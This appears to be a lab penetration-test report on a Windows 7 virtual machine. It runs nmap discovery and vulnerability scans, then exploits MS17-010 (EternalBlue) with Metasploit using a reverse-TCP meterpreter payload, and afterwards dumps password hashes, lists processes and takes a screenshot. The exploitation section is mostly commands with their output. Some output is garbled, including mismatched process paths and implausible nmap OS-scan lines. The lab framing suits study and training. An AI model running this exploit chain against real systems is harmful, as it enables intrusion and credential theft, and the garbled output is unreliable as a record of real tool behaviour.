


Part 1: Network Vulnerability assessment:

Vulnerability scanning and enumeration

Network discovery

This is a critical phase where we shall define the methodology required to use tools for network discovering.

Assets:



Pentester:

```
ifconfig  
IP:          192.168.57.10  
netmask:      255.255.255.0  
broadcast:    192.168.57.255
```

Then we are working under /24

Now let's discover the IPs that we have in our network:

```
sudo netdiscover -r 192.168.57.10 -i eth0
```

From which we obtain:



and

```
sudo nmap -sn 192.168.57.10/24
```

```
(kali㉿attacker) [~] $ sudo nmap -sn 192.168.57.10/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 10:18 EST
Nmap scan report for 192.168.57.20
Host is up (0.00032s latency).
MAC Address: 00:50:56:8E:22:BC (VMware)
Nmap scan report for 192.168.57.30
Host is up (0.00016s latency).
MAC Address: 00:50:56:8E:3C:E2 (VMware)
Nmap scan report for 192.168.57.40
Host is up (0.00017s latency).
MAC Address: 00:50:56:8E:8F:09 (VMware)
Nmap scan report for 192.168.57.250
Host is up (0.00032s latency).
MAC Address: 00:50:56:8E:AA:CC (VMware)
Nmap scan report for 192.168.57.254
Host is up (0.00032s latency).
MAC Address: 00:50:56:8E:04:27 (VMware)
Nmap scan report for 192.168.57.10
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.91 seconds
```

Victim's machine IP is 192.168.57.20

Targeted assess' discovery

OS detection:

```
sudo nmap -O 192.168.57.20
```

```
(kali㉿attacker) [~] $ sudo nmap -O 192.168.57.20
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 10:33 EST
Nmap scan report for 192.168.57.20
Host is up (0.00048s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows Server 2008 R2 - Remote Command Execution
139/tcp    open  netbios-ssn      Microsoft Windows Server 2008 R2 - Remote Procedure Call (RPC)
445/tcp    open  microsoft-ds    Microsoft Windows Server 2008 R2 - Remote Authentication Protocol (SMB)
554/tcp    open  rtsp            Real Time Streaming Protocol (RTSP)
2869/tcp   open  icslap          iSCSI
10243/tcp  open  unknown         unknown
MAC Address: 00:50:56:8E:22:BC (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008/8.1/7/Phone/Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7::professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista:: - cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
```

from where we can see that the Target machine's OS is Windows 7, but also we have the following tcp open ports:

Port	state	service
------	-------	---------

Port	state	service
135	open	msrpc
139	open	netbios-ssn
445	open	microsoft-dc
554	open	rtsp
2869	open	icslap
10243	open	unknown

Active hosts discovery:

```
sudo nmap -sn 192.168.57.20/24 -oA host_active

sudo nmap -sn -PS22,80,443 192.168.57.20/24 -oA hosts_tcp_ping

sudo nmap -sn -PR 192.168.57.20/24 -oA hosts_arp
```

```
[root@attacker]~# nmap -sn 192.168.57.20/24 -oA host_active
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 11:58 EST
Nmap scan report for 192.168.57.20
Host is up (0.00048s latency).
MAC Address: 00:50:56:8E:22:BC (VMware)
Nmap scan report for 192.168.57.30
Host is up (0.00044s latency).
MAC Address: 00:50:56:8E:3C:E2 (VMware)
Nmap scan report for 192.168.57.40
Host is up (0.00026s latency).
MAC Address: 00:50:56:8E:8F:09 (VMware)
Nmap scan report for 192.168.57.250
Host is up (0.00027s latency).
MAC Address: 00:50:56:8E:AA:CC (VMware)
Nmap scan report for 192.168.57.254
Host is up (0.00020s latency).
MAC Address: 00:50:56:8E:04:27 (VMware)
Nmap scan report for 192.168.57.10
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.93 seconds
```

```
[root@attacker]~# nmap -sn -PS22,80,443 192.168.57.20/24 -oA hosts_tcp_ping
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 11:59 EST
Nmap scan report for 192.168.57.20
Host is up (0.00068s latency).
MAC Address: 00:50:56:8E:22:BC (VMware)
Nmap scan report for 192.168.57.30
Host is up (0.00056s latency).
MAC Address: 00:50:56:8E:3C:E2 (VMware)
Nmap scan report for 192.168.57.40
Host is up (0.00026s latency).
MAC Address: 00:50:56:8E:8F:09 (VMware)
Nmap scan report for 192.168.57.250
Host is up (0.00027s latency).
MAC Address: 00:50:56:8E:AA:CC (VMware)
Nmap scan report for 192.168.57.254
Host is up (0.00028s latency).
MAC Address: 00:50:56:8E:04:27 (VMware)
Nmap scan report for 192.168.57.10
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.93 seconds
```

Services:

```
nmap -sV -sC -Pn -p 22,80,135,139,443,445,554,2869,3306,3389,10243
192.168.57.20 -oA service_scan
```

```
[root@attacker)~]# nmap -sV -sC -Pn -p 22,80,135,139,443,445,554,2869,3306,3389,10243 192.168.57.20 -oA service_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:00 EST
Nmap scan report for 192.168.57.20
Host is up (0.00027s latency).

PORT      STATE     SERVICE      VERSION
22/tcp    filtered ssh
80/tcp    filtered http
135/tcp   open      msrpc        Microsoft Windows RPC
139/tcp   open      netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   filtered https
445/tcp   open      microsoft-ds  Windows 7 Professional 7600 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open      rtsp?
2869/tcp  open      http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp  filtered mysql
3389/tcp  filtered ms-wbt-server
10243/tcp open      http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 00:50:56:8E:22:BC (VMware)
Service Info: Host: WIN7-64; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: WIN7-64, NetBIOS user: <unknown>, NetBIOS MAC: 0050568e22bc (VMware)
| smb2-security-mode:
|   210:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2026-01-20T17:02:32
|_   start_date: 2026-01-20T16:19:40
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7:::-professional
|   Computer name: win7-64
|   NetBIOS computer name: WIN7-64\x00
|   Workgroup: WORKGROUP\x00
|_   System time: 2026-01-20T12:02:32-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 185.49 seconds
```

Vulnerability scripts:

```
nmap --script vuln 192.168.57.20

nmap --script vuln 192.168.57.20 -oA vulnerability_scan

nmap --script=smb-vuln* 192.168.57.20 -p 445 -oA smb_vuln_scan
```

```
[root@attacker]~# nmap --script vuln 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:12 EST
Nmap scan report for 192.168.57.20
Host is up (0.00033s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).

Disclosure date: 2017-03-14
References:
|  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 50.85 seconds
```

```
[root@attacker]~# nmap --script vuln 192.168.57.20 -oA vulnerability_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:14 EST
Nmap scan report for 192.168.57.20
Host is up (0.00028s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).

Disclosure date: 2017-03-14
References:
|  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 43.66 seconds
```

```
[root@attacker]~# nmap --script=smb-vuln* vuln 192.168.57.20 -p 445 -oA smb_vuln_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:17 EST
Failed to resolve "vuln".
Nmap scan report for 192.168.57.20
Host is up (0.00038s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_Nmap done: 1 IP address (1 host up) scanned in 5.37 seconds
```

```
sudo nmap -sS -sV -sC -O -p- -T4 --min-rate 1000 \
--script="vuln and safe" \
-oN full_audit.txt -oX full_audit.xml -oG full_audit.gnmap \
192.168.57.20
```

```
[root@attacker] ~
# nmap -sS -sV -oN -O -p- -T4 --min-rate 1000 --script="vuln and safe" -oN full_audit.txt -oX full_audit.xml -oG full_audit.gnmap 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:26 EST
Nmap scan report for 192.168.57.20
Host is up (0.00027s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing denial of Service.
|
| Disclosure date: 2009-09-17
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|   http://ha.ckers.org/slowloris/
|_http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 00:50:56:8E:22:BC (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::-
|_ OS ::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: Host: WIN7-64; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 746.36 seconds
```

```
python3 -c "
import xml.etree.ElementTree as ET
tree = ET.parse('full_audit.xml')
root = tree.getroot()
for host in root.findall('host'):
    ip = host.find('address').get('addr')
    print(f'Host: {ip}')
    for port in host.findall('.//port'):
        if port.find('state').get('state') == 'open':
            print(f'  Puerto {port.get("portid")}/{port.get("protocol")}')
"
"
```

```
>>> import xml.etree.ElementTree as ET
>>> tree = ET.parse("full_audit.xml")
>>> root = tree.getroot()
>>> for host in root.findall("host"):
...     ip = host.find("address").get("addr")
...     print(f"Host: {ip}")
...     for port in host.findall("./port"):
...         if port.find("state").get("state") == "open":
...             print(f"  Port: {port.get("portid")}/{port.get("protocol")}")
...
Host: 192.168.57.20
  Port: 135/tcp
  Port: 139/tcp
  Port: 445/tcp
  Port: 554/tcp
  Port: 2869/tcp
  Port: 5357/tcp
  Port: 10243/tcp
>>> █
```

Controlled exploitation

1. Additional verification over MS17-010

2. SMB enumeration (no exploited)

```
nmap --script smb-vuln-ms17-010 -p 445 192.168.57.20 -oN ms17_verify.txt
```

```
[kali㉿attacker)-[~]
$ sudo nmap --script smb-vuln-ms17-010 -p 445 192.168.57.20 -oN ms17_verify.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:23 EST
Nmap scan report for 192.168.57.20
Host is up (0.00036s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

```
nmap --script smb-enum-shares,smb-enum-users,smb-os-discovery -p 445
192.168.57.20
```

```
(kali㉿attacker)-[~]
$ sudo nmap --script smb-enum-shares,smb-enum-users,smb-os-discovery -p 445 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:24 EST
Nmap scan report for 192.168.57.20
Host is up (0.00039s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\192.168.57.20\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.57.20\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.57.20\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|   \\192.168.57.20\USERS:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7:::-professional
|   Computer name: win7-64
|   NetBIOS computer name: WIN7-64\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2026-01-22T08:24:57-05:00

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
```

Metaexploit:

```
msfconsole

# Search exploit EternalBlue
search ms17-010
use exploit/windows/smb/ms17_010_eternalblue

# Set options
set RHOSTS 192.168.57.20
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.57.10
set LPORT 4444

exploit
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.57.10:4444
[*] 192.168.57.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.57.20:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.20:445 - The target is vulnerable.
[*] 192.168.57.20:445 - Connecting to target for exploitation.
[+] 192.168.57.20:445 - Connection established for exploitation.
[+] 192.168.57.20:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.20:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.57.20:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.57.20:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600
[+] 192.168.57.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.20:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.57.20:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.20:445 - Starting non-paged pool grooming
[+] 192.168.57.20:445 - Sending SMBv2 buffers
[+] 192.168.57.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.20:445 - Sending final SMBv2 buffers.
[*] 192.168.57.20:445 - Sending last fragment of exploit packet!
[*] 192.168.57.20:445 - Receiving response from exploit packet
[+] 192.168.57.20:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.20:445 - Sending egg to corrupted connection.
[*] 192.168.57.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.57.20
[*] Meterpreter session 1 opened (192.168.57.10:4444 → 192.168.57.20:49194) at 2026-01-20 13:34:08 -0500
[+] 192.168.57.20:445 - =====-
[+] 192.168.57.20:445 - -----WIN-----
[+] 192.168.57.20:445 - -----
```

Enumeration post-exploitation:

```
# Meterpreter:
sysinfo           # Información del sistema
getuid            # Ver privilegios
hashdump          # Extraer hashes de contraseñas
ps                # Listar procesos
screenshot        # Capturar pantalla
```

```
meterpreter > sysinfo
Computer       : WIN7-64
OS             : Windows 7 (6.1 Build 7600).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:498ce8b42f5e40b6b16a432f0d3a473d :::
student:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::
```

```
meterpreter > ps
Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x64	0		
4	0	System	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
260	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
304	496	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
316	496	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svrss.exe
336	328	svrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svrss.exe
388	328	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
400	380	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
448	380	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
496	388	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
504	388	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
512	388	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
552	400	conhost.exe	x64	1	win7-64\student	C:\Windows\system32\conhost.exe
596	832	dwm.exe	x64	1	win7-64\student	C:\Windows\system32\Dwm.exe
612	496	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler.exe
684	1788	GoogleCrashHandler.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler64.exe
688	496	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler64.exe
756	1788	GoogleCrashHandler64.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler64.exe
768	496	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
780	2344	vmtoolsd.exe	x64	1	win7-64\student	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
832	496	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
860	496	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
956	496	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1000	2344	cmd.exe	x64	1	win7-64\student	C:\Windows\system32\cmd.exe
1040	496	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1264	496	vmtoolsd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1644	496	dlhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1716	496	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1728	496	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1820	496	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1836	496	msdtc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1856	496	wmpnetwk.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2056	496	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2344	1528	explorer.exe	x64	1	win7-64\student	C:\Windows\Explorer.EXE
2468	2344	VMwareTray.exe	x64	1	win7-64\student	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
2524	496	taskhost.exe	x64	1	win7-64\student	C:\Windows\system32\taskhost.exe

```
meterpreter > screenshot
Screenshot saved to: /root/WcikUFDP.jpeg
meterpreter > 
```

Additional vulnerabilities scanning

1. Additional SMB vulnerabilities scanning

```
(kali㉿attacker)-[~]
$ nmap -Pn --script "smb-vuln-*" -p 445 192.168.57.20 -oN smb_all_vulns.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:30 EST
Nmap scan report for 192.168.57.20
Host is up (0.00060s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|_
|   Disclosure date: 2017-03-14
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
```

2. NetBIOS vulnerabilities

```
(kali㉿attacker)-[~]
$ sudo nmap --script nbstat -sU -p 137 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:33 EST
Nmap scan report for 192.168.57.20
Host is up (0.0012s latency).

PORT      STATE SERVICE
137/udp  open  netbios-ns
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
| nbstat: NetBIOS name: WIN7-64, NetBIOS user: <unknown>, NetBIOS MAC: 0050568e22bc (VMware)
| Names:
|_  WIN7-64<20>          Flags: <unique><active>
|_  WIN7-64<00>          Flags: <unique><active>
|_  WORKGROUP<00>         Flags: <group><active>
|_  WORKGROUP<1e>         Flags: <group><active>

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

3. RPC scanning on port 135

```
(kali㉿attacker)-[~]
$ nmap -Pn --script rpc-grind,msrpc-enum -p 135 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:36 EST
Nmap scan report for 192.168.57.20
Host is up (0.00059s latency).

PORT      STATE SERVICE
135/tcp  open  msrpc

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

4. UPnP services verifications (on ports 2869, 5357)

```
(kali㉿attacker)-[~]
$ nmap -Pn --script upnp-info -p 2869,5357 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:38 EST
Nmap scan report for 192.168.57.20
Host is up (0.00056s latency).

PORT      STATE     SERVICE
2869/tcp  open      icslap
5357/tcp  filtered wsdapi

Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
```

```
nmap -Pn --script "smb-vuln-*" -p 445 192.168.57.20 -oN smb_all_vulns.txt

sudo nmap --script nbstat -sU -p 137 192.168.57.20

nmap -Pn --script rpc-grind,msrpc-enum -p 135 192.168.57.20

nmap -Pn --script upnp-info -p 2869,5357 192.168.57.20
```

3. Configure OpenVAS/Greenbone for a credentialed scan against Windows system

metasploit.md

Greenbone scan for vulnerabilities

Setting up credentials:

